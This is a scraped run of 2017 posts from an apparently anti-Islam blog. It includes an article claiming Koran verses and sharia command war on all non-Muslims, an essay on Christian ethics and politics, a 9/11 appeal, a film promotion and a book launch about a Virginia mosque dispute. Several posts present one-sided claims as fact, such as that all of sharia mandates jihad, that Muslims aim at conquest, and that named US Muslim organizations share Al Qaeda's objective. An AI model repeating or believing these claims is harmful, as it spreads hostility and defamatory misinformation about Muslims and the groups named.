According to Islam, the Koran is the "uncreated word of Allah."

The contents of the Koran were revealed to Islam's prophet Mohammad between the years 610 A.D. and 632 A.D. in the Arabian peninsula (modern day Saudi Arabia) through an angel. The Koran has 114 chapters or *suras*.

The Koran states (2:106, 16:101) that whatever was revealed to Mohammad chronologically last legally overrules anything that came before it. This is the Koranic concept of "abrogation." Islamic scholars have published lists of the 114 Koranic chapters in chronological order.

Allah revealed his message to Mohammad progressively over time. In Mohammad's first 13 years in Mecca, he converted less than 200 people, and there is no mention of jihad. Then Mohammad made the hijra (migration/flight) to Medina. It should be noted this is when the Islamic calendar begins. It is also when Mohammad arrives in Medina the first revelations of jihad come.

In Medina, Mohammad became a political and military leader and raised an army of converts to Islam. Sharia comes from the Koranic verses revealed to Mohammad in Medina.

Chapter 9 is the last chapter in the Koran (chronologically) to discuss jihad and, therefore, legally controls all others.

For pagans the Koran 9:5 states: "Fight and slay the unbeliever wherever you find them, capture and besiege them, and lie in wait for them in each and every ambush (strategem of war)."

According to sharia, Pagans must convert to Islam or be killed.

Koran 9:29 states: "Fight those who believe not in Allah nor the Last Day, nor hold that forbidden which hath been forbidden by Allah and His Messenger, nor acknowledge the religion of Truth, (even if they are) of the People of the Book, until they pay the Jizya with willing submission, and feel themselves subdued."

"People of the Book" (Christians, Jews, Zoroastrians) must be invited to Islam, and if they refuse they must be asked to submit to sharia, pay the non-muslim poll tax (jizya) or be killed.

<u>Tafsir</u>

Every verse in the Koran has been legally defined in a book called the **Tafsir**. The most authoritative Tafsir scholar in Islam is a man named Ibn Kathir.

Tafsir ibn Kathir defines Koran verse 9:5 as follows: "This is the Ayah (verse) of the sword…'and capture them' (legally means) executing some and keeping some as prisoners…'and besiege them,

and lie in wait for them in each and every ambush' (legally means) do not wait until you find them.

Rather, seek and besiege them in their areas and forts, gather intelligence about them in the various roads and fairways so that what is made wide looks ever smaller to them. This way, they will have no choice, but to die or embrace Islam." (Tafsir Ibn Kathir, Vol 4, pages 375-376)

Many Islamic Centers/mosques across the United States host weekly Tafsir classes.

<u>The Sunnah</u>

The Koran states Mohammad is an "exhaulted standard of character" (68:4) and a "beautiful pattern of conduct" (33:21) for muslims to follow for all times. If Mohammad did it or said it, it is an example for all Muslims to follow for all time.

His words and deeds are recorded in the authoritative biographies (Sira) and the collection of the Hadith (reports) or stories about him. In Islam, the most authoritative hadith are by a man named Bukhari.

The Prophet said, "The hour of judgment will not come until the Muslims fight the Jews and kill them. It will not come until the Jew hides behind rocks and trees. It will not come until the rocks or the trees say, 'O Muslim! O servant of God! There is a Jew behind me. Come and kill him." Bukhari 2926: Book 56, Hadith 139

"Allah's Messenger said: 'I have been ordered (by Allah) to fight against the people until they testify that none has the right to be worshipped but Allah and that Muhammad is Allah's Messenger, and offer the prayers perfectly and give the obligatory charity, so if they perform that, then they save their lives and property from me except for Islamic laws and then their reckoning (accounts) will be done by Allah.'" Bukhari 25: Book 2, Hadith 18

Mohammad participated in beheading 600-900 Jews after the Battle of the Trench, tortured, approved the killing of people who mocked him, married a six year old girl and consummated the marriage when she was 9, and waged war against all who would not submit to Allah's law.

100% of sharia mandates jihad until the world is under Islamic rule and 100% of sharia only defines "Jihad" as "warfare against non-muslims."

The stated purpose of Islam is not to convert or kill everyone, but to submit the earth to Allah's law – sharia.

The Muslim Brotherhood's (MB) published by-laws and all of their doctrine make clear the MB was created to "establish Allah's law in the land."

The largest terrorism financing trial ever successfully prosecuted in American history – US v Holy Land Foundation for Relief and Development (HLF), Dallas 2008 – identifies the Islamic Society of North America (ISNA), the Islamic Circle of North America (ICNA) and the Council on American Islamic Relations (CAIR) as being a part of the MB's Islamic Movement in North America whose stated objective is to wage "Civilization Jihad" to establish and Islamic State under sharia.

In other words, the Muslim Brotherhood – ie the most prominent Islamic organizations in the United States – has the same objective as Al Qaeda and the Islamic State.

Interestingly, ISNA, ICNA, and CAIR, are also the organizations leading/driving all "Interfaith Outreach" in the United States.


Sharia kills. Stop the Muslim Mafia.


About JG

John Guandolo is a US Naval Academy graduate, served as an Infantry/Reconnaissance officer in the United States Marines and is a combat veteran, served as a Special Agent in the FBI from 1996-2008, and was recruited out of the FBI by the Department of Defense to conduct strategic analysis of the Islamic threat. He is the President and Founder of Understanding the Threat (UTT).

A Word to the Left

SEPTEMBER 17, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM





Article 11 in a Series *(see full Interfaith list here)*

This final article continues discussions from **last time** considering why God must be good. To go further, someone good must be just, as justice is the virtue of giving each their due. The worker earns their wages and should be paid what they have earned. It is morally right. Doing the moral thing is good. Therefore a moral being must give someone what they have earned. As God is not only good, but the source of good, He must also be morality's source.

Don't Let Go of God's Moral Instructions, No Matter What

As God is creation's creator, He is also its governor. In Jonathan Edwards' words,

> he Creator of the world is doubtless also the Governor of it. He that had power to give being to the world, and set all the parts of it in order, has doubtless power to dispose of the world, to continue the order he has constituted, or to alter it.

Governance requires communication. As governor, God's law is a means of communicating His commands to His creation. As creator, His law is supreme. Man's disobedience is therefore rebellion, a rebellion that is the closest man can come to committing a capital crime against God. If God is just, man must be punished. There is no balance, no mixing of good works and bad works. Virtue is not a balance. There are only fully virtue and vice.

Christianity provides a simple solution to a pagan paradox. "Paganism declared that virtue was in a balance. Christianity declared it was in a conflict; the collision of two passions apparently opposite." Conflict within a will to do good or evil, to promote virtue or practice vice. This view is Christianity's key to ethics. Paganism holds this passion to be a mixture, a blending of white and black into gray. Accepting the pagan view means becoming not too much of anything. One is neither too prideful nor too humble, too boastful nor too meek. However, when one is not too much of anything, they are also not much of anything. We do not fulfill our purpose or utilize the gifts we have each been given.

Suicide and Martyrdom

We can examine suicide and martyrdom as a practical application. Some free thinkers say there is no difference between the two. Christianity holds they are opposites. *The difference is in love. The suicide cares so little for them self that they are unwilling to live. The martyr loves another so much that they are willing to die for them*. Suicide is a lack of love even for self, it centers around self-interest. Martyrdom emphasizes self-sacrifice for another. Saying these are the same is not only foolish but illogical.

Pagan thought would assert oil and water to be a type of balance between liquids, but this is only possible if you spin them together fast enough in a small enough circle to make them appear to come together. It requires exerting continuous force to deny their nature. The more you wish them to blend, the greater the effort needed. They naturally separate, and this is Christianity's point. It simply acknowledges the nature of each, and that each is both fully present and fully different. One can draw a hippopotamus to look like a horse, but then it is no longer a hippopotamus.

This difference between suicide and martyrdom can be further illustrated using the suicide bomber and Christ's crucifixion. But first we need to complete a point. Christ's nature presents another paradox, one which the Christian approach resolves. Christianity asserts Christ is fully


man and fully God. Every heresy about Christ's nature asserts He is either only man, only God, or a mixture of the two—an application of the pagan world view—neither fully man nor fully God.

Christ's love for each and every one of us is attested to by His giving His life for us. His self-sacrifice paid the price for man's rebellion, one time for all time as He was God and He was man. Justice required such a sacrifice. A suicide bomber, on the other hand, cares so little for their own life that they are willing to end it, and take as many others with them as they can. It is an act of hopelessness, done in the hope of being rewarded. *But if God made creation out of love, then answer why He would reward such a hateful act? It is unjust, giving to another what they are not due*. Therefore the bomber's act is not good. It is not the action of a martyr, but one of suicide. "The man who kills himself, kills all men; as far as he is concerned he wipes out the world."

We've laid out the need for justice and morality which are exercised through governance, and that is where we turn next.

Don't Let Go of God's Governance, No Matter What


This section largely uses history. Early state religion society's such as Assyria, Babylonia, Egypt, Greece, and Rome all believed that political and religious power were closely related. Not the same but closely intertwined, as shown below.



This relationship was emphasized by rule through either a king and/or priest. Sometimes both roles were filled by members from the same family, and sometimes by the same person. At times the ruler came to be a god them self, such as Egypt's Pharaohs or Rome's Caesars. This relationship was emphasized by placing the temple and palace in close proximity, normally on high ground within a city—an acropolis so all would see and understand this relationship.

Church and State are Not One

Again we see a pagan blending of things. Christianity resolves this paradox again by saying both powers are fully present and fully separate as shown below. The use of Church and State represents the shift from power to the modern institutions which wield those same powers.



This is what Christ meant when He said, “Then render to Caesar the things that are Caesar’s; and to God the things that are God’s.” But this idea was not new. For the Jewish people, it had been the case since receiving The Law. Moses led the Jewish people. His brother Aaron was chief priest. It was so until the kingdom of Judah’s defeat by Babylonia. Both Moses and Aaron were turned toward God, as Creator all power’s source. Both men served Him, and by serving Him also served their people. *Leaders exist to serve both God and their people.*

Leadership Does Not Come from an Elite

The Jewish people rejected God as their king and petitioned Samuel to place a human king above them, as existed in the surrounding kingdoms.

So who is to wield power? *Within pagan society, it is those who are viewed as being the most fit, those that have the natural gifts of leadership, the elite. This view arises from the belief that all are not equal, but rather some are more equal than others*. Their rule is fitting and just, and war against those who will not submit is proper. Doesn’t this sound like where we have been heading as a society for the last twenty five years or so? These views come directly out of pagan philosophy, such as Plato and Aristotle.

Christianity, on the other hand, asserts that leadership should be based upon merit, come from within a society, and elected by those within that society. This is demonstrated by the Israelites electing the judges under Moses recorded in Deuteronomy. These judges were to execute justice, and do so in all righteousness, as the final judgement is God’s. This leads us to the final point in this section, what power is each sphere to wield?

Rights Do Not Come from the State

All societies need a moral basis to be successful in the long run. Even Machiavelli did not deny this. He saw religion as a useful tool to instill morality within a people, it was only the ruler needed to be outside that morality so they could exercise the State’s responsibilities. Within pagan thought we again see a blending. This time one of powers. A morality defined by the State, in the interest of the State, for the perpetuation of the State. Ideas again coming from pagan philosophers such as Plato and Aristotle. *People exist to serve and perpetuate the State*.

The post-modern notion of political and religious power is shown in the diagram below, and very similar to Islam where Church and State are one. Other ideologies such as communism, attempted to deny religion altogether, but those efforts failed. The church existed in communist Russia, and exists today within the People's Republic of China.

Christianity again resolves a paradox by keeping the powers of morality and justice separate. *Morality is to be instilled in the people through their personal relationship with God. A personal relationship as love is involved, and love requires an object as argued in the* ***last article****. This is the province of the Church*. But not all men subscribe to such thoughts, and such men commit unjust acts such as rape, robbery, murder, and deceit. *Administering justice is the purpose of the State, when individuals chose to act in an unjust manner.* To be sure, it is only earthly justice, as we cannot see other men's hearts, only God can do that. *Both morality and justice are separate, fully present, and fully active at the same time*.

Since God is creation's governor, His law is supreme. That law is communicated to us through His Word. Man can make additional laws, and even create additional 'rights'. However, *they must not violate the supreme law. They can only be additions to, not deletions from, and must align with God's law—they must promote justice*. Often man created rights do not promote justice. Take abortion. God's law says one does not kill. Man grants the right of abortion as he concludes there is no life yet. We know the difference between justice and injustice by the fruit a law bears. Does it lead to greater unity, peace, prosperity, and virtue as these things are from God. Or does it promote division, conflict, envy, and vice? These latter things come from Satan, and men acting in Satan's name.

Some Final Thoughts About the Current Leftist Lunacy

Performing acts for the good of others requires self-sacrifice, what Christ asks from us. It is summarized in the notion of charity, the virtue by which all other virtues find fulfillment as charity orients man to God. Pagan thought looks to self-interest, requiring another take action for their own good, and often the persons creating such requirements excluding themselves. Kind of

like a parent saying do as I say and not as I do. Doesn't that sound like today's political elite and entitlements such as healthcare?

I believe President Trump truly cares and is trying to do what he believes to be the right thing. He is not perfect, none of us are. He sometimes gets off message, but the underlying message is one of unity, peace, and prosperity. He deserves the chance to provide the opportunity for us to turn in the right direction. *That is all that any leader can and should do*. *So why is the political left trying so hard to prevent us having that opportunity?*

Of Statues and History

One quick example. Tearing down statues won't end with those of the confederacy. We've already seen that in other defacements and calls to destroy national monuments. I recently saw a person calling himself a minister say these actions are okay as we teach history. The problem is that is a lie.

The evidence is simple and direct. These statues were erected as reminders of our past—both good and bad. History provides the facts and context; the statues and monuments reminders of its lessons, both good and bad. *What is taught today and called history cannot be history. We can see it in the blind rage with which people attempt to destroy these statues and hurt anything standing in their way. They either do not know history, do not understand it, or reject it*. Their actions destroy the very reminders intended to prevent such things from happening again, and as a result will likely happen again.

Good and Evil

We see in the above actions a pagan mixing of good and evil. Of evil actions performed in the name of good. Acts of lawlessness. When someone puts themselves above the law, they claim their lives matter more. By extension they also claim that other lives matter less, the very opposite of their proclaimed justification. *The truth is that either all lives matter or no lives matter*. It does not matter whether it is white supremacists or Black Lives Matter. *They are the same, both choosing to do evil in the name of some good*. Both viewing the world through the lens of race, the very definition of racism.

We are teaching our children to become protesters instead of citizens. We are indoctrinating with ideology instead of teaching ideas. We are teaching them hate and loathing instead of love and respect. They are our children and deserve better. That will only happen when we as a society are willing to stand up and demand it, when we are willing to sacrifice on their behalf.

God's Peace and Blessings to you all. I pray we all choose good.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

Edwards, Jonathan, *The Works of Jonathan Edwards*, Vol. 2, p. 937, Hendrickson Publishers, 2006.

Chesterton, G.K., *Orthodoxy*, p.59, Jefferson Publication, 2015.

Ibid, p. 45.

For a fuller discussion of this topic, please see Wolf, Dan, *Collectivism and Charity: The Great Deception*, pp. 37-57, living rightly publications, 2016.

Matthew 22:21, New American Standard Bible.

For a more thorough discussion, see Wolf, Dan, *Do You Want To Be Free*, pp. 26-31, Telemachus Press, 2013.

The full passage, **Deuteronomy 1:13-17**, reads, "'Choose wise and discerning and experienced men from your tribes, and I will appoint them as your heads.' You answered me and said, 'The thing which you have said to do is good.' So I took the heads of your tribes, wise and experienced men, and appointed them heads over you, leaders of thousands and of hundreds, of fifties and of tens, and officers for your tribes. "Then I charged your judges at that time, saying, 'Hear *the cases* between your fellow countrymen, and judge righteously between a man and his fellow countryman, or the alien who is with him. You shall not show partiality in judgment; you shall hear the small and the great alike. You shall not fear man, for the judgment is God's …"

On This September 11th UTT Calls on American Leaders to Do Their Duty

SEPTEMBER 11, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

John Guandolo | **Understanding the Threat**

It has been 16 years since 19 jihadis from Saudi Arabia flew airplanes into the Twin Towers in New York, the Pentagon in Arlington, Virginia, and tried to reach the U.S. Capitol in Washington, D.C. but failed because of the heroic efforts of American citizens.

Since that day, America has fought and lost two wars in Afghanistan and Iraq, not because of a failure of Marines, soldiers, sailors, or airmen, but because American political and military leaders failed to do their legal duty to KNOW the enemy.

Since that day, many American pastors and rabbis have misinformed their flocks and told them the god of Islam – allah – is the same as the God of Israel and the Father of Jesus the Christ of Nazareth.

Since that day, American political leaders have attacked and derided citizens who speak truthfully about the threat of the Global Islamic Movement, defended known suit-wearing jihadis, and even awarded these "terrorists" for being "helpful" in the "Global War on Terror."

Since that day, U.S. government analysts across the board have attempted to identify the threat without including Islam in the analysis because Presidents Clinton, Bush, and Obama told them the threat comes from "Violent Extremism" not from Islam.

Since that day, many American citizens have come to understand the core doctrine of Islam – sharia (Islamic Law) – commands muslims to wage jihad (warfare) until the entire world is under Islamic rule.

Americans are realizing Al Qaeda, ISIS, the Muslim Brotherhood/Hamas, Iran, Saudi Arabia, other Islamic nations and jihadi groups as well as the pinnacle of Islamic jurisprudence – Al Azhar (Egypt) – are all correct in their doctrinal understanding of Islam.

Americans are also coming to realize their leaders are catastrophically clueless about this enemy.

Sixteen years after 9/11/01, the United States government has not identified the threat nor the enemy threat doctrine (sharia), and has no coherent strategy for victory.

If we want to honor the nearly 3,000 Americans who perished on 9/11/01 and all of the servicemen and women killed and wounded in combat, we must not rest until our leaders at the local, state, and federal level do their duty to protect America against "all enemies foreign and domestic" and identify and obliterate the jihadi network in the United States, and all of those Aiding and Abetting them.

To read UTT's 9/11/2016 blog entitled "This 9/11 Anniversary is a Call to Action" click HERE

To hear UTT's Special Edition 9/11/17 Radio Broadcast click **HERE** and then click "Listen" under "John Guandolo"

To read about UTT President John Guandolo's 9/11/01 experiences as an FBI Special Agent click **HERE**

John Guandolo is the Founder of UnderstandingtheThreat.com, an organization dedicated to providing strategic and operational threat-focused consultation, education, and training for federal, state and local leadership and agencies, and designing strategies at all levels of the community to defeat the enemy.

Can’t We Talk About This?

SEPTEMBER 10, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

James Simpson | **Bombthrowers**

There is a new film out by Pamela Geller, ***Can’t We Talk About This***? Those were the last words spoken by Theo Van Gogh as he was being murdered at 9 in the morning on a main thoroughfare in Amsterdam. I urge you to watch and support this film.

Van Gogh was a good friend of Pam’s. He had just completed a short film with **Ayaan Hirsi Ali**, titled ***Submission***.*(video link and you must see)*

It describes the treatment of women under Islam. Mohammed Bouyeri, a Moroccan-Dutch Muslim, took offense at the film and shot Van Gogh as he was riding to work on his bike. Bouyeri then stabbed Van Gogh, cutting his neck in an attempt to behead him. He used a second knife to pin a note on Van Gogh's body.

The note was addressed to Ali and others, including Jews, Netherlands politicians, and a long list of the usual suspects. Fraught with misspellings, the **five-page letter** started:

> Dear miss Hirshi Ali,
>
> Since your appearence in the political arena of the Netherlands you are constantly engaging in terrorizing Muslims and Islam with your remarks. You are not the first at this and will also not be the last who has joined the crusade against Islam.
>
> With your defection you have not only turned your back on the Truth, but you also march along the ranks of the soldiers of evil. You mince no words about your hostility against Islam, and for this your masters have rewarded you with a seat in parliament.
>
> They have found in you a companion in their crusade against Islam and Muslims.
>
> A companion who gives them the "gunpowder" so they don't have to do the dirty work…

Did you catch that? Hirsi Ali is terrorizing Muslims by talking about her treatment at their hands.

Right.

I would like to believe Mr. Bouyeri is just a maladjusted lunatic, but unfortunately he represents a familiar mindset and temperament among Muslims. A **September 7th *Time* magazine interview** quotes Yahya Cholil Staquf, one of Indonesia's most influential Islamic leaders. What he says is so important I have reproduced a few of the Q & As here. It is especially important given *Time* magazine's reach and its liberal readership:

> Q: Many Western politicians and intellectuals say that Islamist terrorism has nothing to do with Islam. What is your view?
>
> A: Western politicians should stop pretending that extremism and terrorism have nothing to do with Islam. There is a clear relationship between fundamentalism, terrorism, and the basic assumptions of Islamic orthodoxy. So long as we lack consensus regarding this matter, we cannot gain victory over fundamentalist violence within Islam.
>
> Q: What basic assumptions within traditional Islam are problematic?
>
> A: The relationship between Muslims and non-Muslims, the relationship of Muslims with the state, and Muslims' relationship to the prevailing legal system wherever they live … Within the classical tradition, the relationship between Muslims and non-Muslims is assumed to be one of segregation and enmity.
>
> Perhaps there were reasons for this during the Middle Ages, when the tenets of Islamic orthodoxy were established, but in today's world such a doctrine is unreasonable. *To the extent that Muslims adhere to this view of Islam, it renders them incapable of living harmoniously and peacefully within the multi-cultural, multi-religious societies of the 21st century*. (Emphasis added)

I put that last sentence in italics because in my **Red-Green Axis** presentations, I stress the inability of many Muslim refugees to assimilate. In fact, their goal is **not assimilation but conquest**. The interview continues:

> Q: A Western politician would likely be accused of racism for saying what you just said.
>
> A: I'm not saying that Islam is the only factor causing Muslim minorities in the West to lead a segregated existence, often isolated from society as a whole. There may be other factors on the part of the host nations, such as racism, which exists everywhere in the world. *But traditional Islam — which fosters an attitude of segregation and enmity toward non-Muslims — is an important factor*. (Emphasis added)

Here again, Staquf reinforces my assertion that Muslims do not want to assimilate.

Leftists and establishment Republicans (but I repeat myself) claim that terrorist groups like ISIS are un-Islamic – that they have somehow "hijacked" an otherwise peaceful religion. National Security Advisor H.R. McMaster asserts this in his defense of Islam. (Note: my **exposé of McMaster** reveals much more about this horribly unacceptable Trump advisor). Staquf has a blunt answer to this belief (italicized portions are my emphases):

> Q: So the call by radicals to establish a caliphate, including by ISIS, is not un-Islamic?
>
> A: No, it is not. goal of establishing a global caliphate stands squarely within the orthodox Islamic tradition. But we live in a world of nation-states. Any attempt to create a unified Islamic state in the 21st century can only lead to chaos and violence … *Many Muslims assume there is an established and immutable set of Islamic laws, which are often described as shariah. This assumption is in line with Islamic tradition, but it of course leads to serious conflict with the legal system that exists in secular nation-states.*
>
> *Any view of Islam positing the traditional norms of Islamic jurisprudence as absolute be rejected out of hand as false. State laws have precedence.*

I cannot reproduce more of this interview here. Suffice it to say there are many more gems and I urge you to **read the whole thing**. I can only imagine the *Time* reporter's pique at these repeated assaults on his idiotic, politically correct, left-wing presumptions. So as you might imagine, he had to get at least one swipe in against conservatives. He did so with his last question. But he got bitch-slapped on that one too:

> Q: I would guess that you and I agree that there is a far right wing in Western societies that would reject even a moderate, contextualized Islam.
>
> A: *And there's an extreme left wing whose adherents reflexively denounce any and all talk about the connections between traditional Islam, fundamentalism and violence as de facto proof of Islamophobia. This must end. A problem that is not acknowledged cannot be solved.*

"This must end. A problem that is not acknowledged cannot be solved." So here we have a very influential Muslim confirming everything we "Islamophobes" say about CAIR, the Muslim Brotherhood, and the whole **Red-Green Axis** infrastructure. Amen brother! We are sick of being called Islamophobes for telling the truth by spineless cowards afraid of their own shadows.

In her documentary, ***Can't We Talk About This?*** Pam Geller communicates this message in her inimitably convincing manner. This is a must-see film, available for viewing on Vimeo now.


This message needs to get out.

Editor's note: The idea that Islam can be viewed through the political lens of left versus right is a highly dubious proposition. **See this article** I wrote in 2013. -MV


James Simpson is an investigative journalist, businessman and author. His latest book is The Red Green Axis: Refugees, Immigration and the Agenda to Erase America. Follow Jim on Twitter and Facebook.

Henrico County: Lawfare, American Property Rights versus Muslim Supremacy

AUGUST 31, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



(Henrico VA) The Wright Scoop launches book ***Lawfare, American Property Rights versus Muslim Supremacy.***



Across the Nation, battles occur between Islamic entitlement and enforcement of American civil liberties and property rights. One such battle is occurring in exurban Henrico County in central Virginia between legacy American property rights and expansion of the Islamic Center of Richmond (ICR). This battle is not about freedom to worship protected under the First Amendment or federal laws granting exemption waivers from local land zoning laws. It is about abuse of the courts through lawfare to create a Muslim preserve in Central Virginia through force majeure, harassment and intimidation.

Lawfare, American Property Rights versus Muslim Supremacy

As Wright's book documents, criminal and civil court proceedings have revealed activities by those associated with Henrico County VA and the Islamic Center of Richmond to be more based on a political agenda; then, theology or laws and regulation. As observed by others:

“Protecting religious freedom does not mean permitting people to violate the law in the name of religious freedom. Religious freedom remains freedom to believe, but not a freedom to act in violation of facially neutral laws. For many years people defended racist laws as being required by their religion. But religion should not grant one the right to ignore the law. Jefferson advised us that if a neutral law required action that violated a person’s religious belief that person had to abide by the law. We are a nation of laws after all.” ***Christopher Peace, delegate Hanover County for VA General Assembly***

“Any adverse decision reached by a jury trial is not a victory for freedom of religious practice. Instead, it is a victory for lawfare tactics by local Muslim leadership at the Islamic Center of Richmond who seek to create a Sharia compliant enclave at the cost of local residents in Hoehns Lakeview Farms.” ***Jerry Gordon***

“I challenge you to acquire an understanding: learn why a peaceful quiet life-style has changed in Sylvia’s beautiful part of an otherwise crazy world,” ***Shu Bartholomew***

About the Author –


Sylvia Hoehns Wright, the present-day caretaker for her family’s 7th generational property, credits the legacy of a rural Virginia childhood and Quaker lifestyle belief – view self as caretaker, not owner of property as the source of a commitment to protect her family’s generational property.

For details of Wright’s experience, acquire a copy of ***Lawfare, American Property Rights versus Muslim Supremacy*** at **Sylvia’s publisher** or view video **Living in Fear** or review **GoFundMe – Hoehns Lakeview Farms** .


Wright is presently working with ***Advocacy for Economic Freedom*** to recover and ensure the stability of her rights. Educate yourself; and make a choice to ‘stand with’, join Wright and her community in an effort to hold governmental leaders accountable.

What Christians Should Not Do

AUGUST 31, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM



Article 10 in a Series *(see full Interfaith list here)*



This series ends by going back to the beginning, why these articles were written in the first place. First, the present inter-faith discussions do not promote open dialogue. The outcome is determined by its participants before an event begins. Second, Islam's supporters use these events to paint a false picture of Islam and thereby promote division among the uninformed within Richmond's Jewish and Christian communities. Third, as just alluded to, many Christian's understanding of their own faith today is so thin they do not understand the differences between Christianity and Islam—let alone why they matter.

The Purpose

A further peril arises because progressive ideas exist within our society today. These parallel Islam in many respects, because they both come from the same root. If we do not get this right, we risk losing our identity as a people, and that is simply unacceptable. Therefore, these final articles

focus on three actions we as Christians should not take, using inconsistencies and deficiencies expressed by secularists and some American Christians, and applying simple logic.

Previous articles reviewed some significant differences between Christianity and Islam, and why they matter. This wasn't done to promote division, but used both Christian and Islamic source documents to put forward truth. We need a meaningful discussion to make informed decisions, and only understanding truth gives us that opportunity. It is unfortunate today that truth is rejected by some within our society, but that is all the more reason why it must be spoken. It is rare and essential.

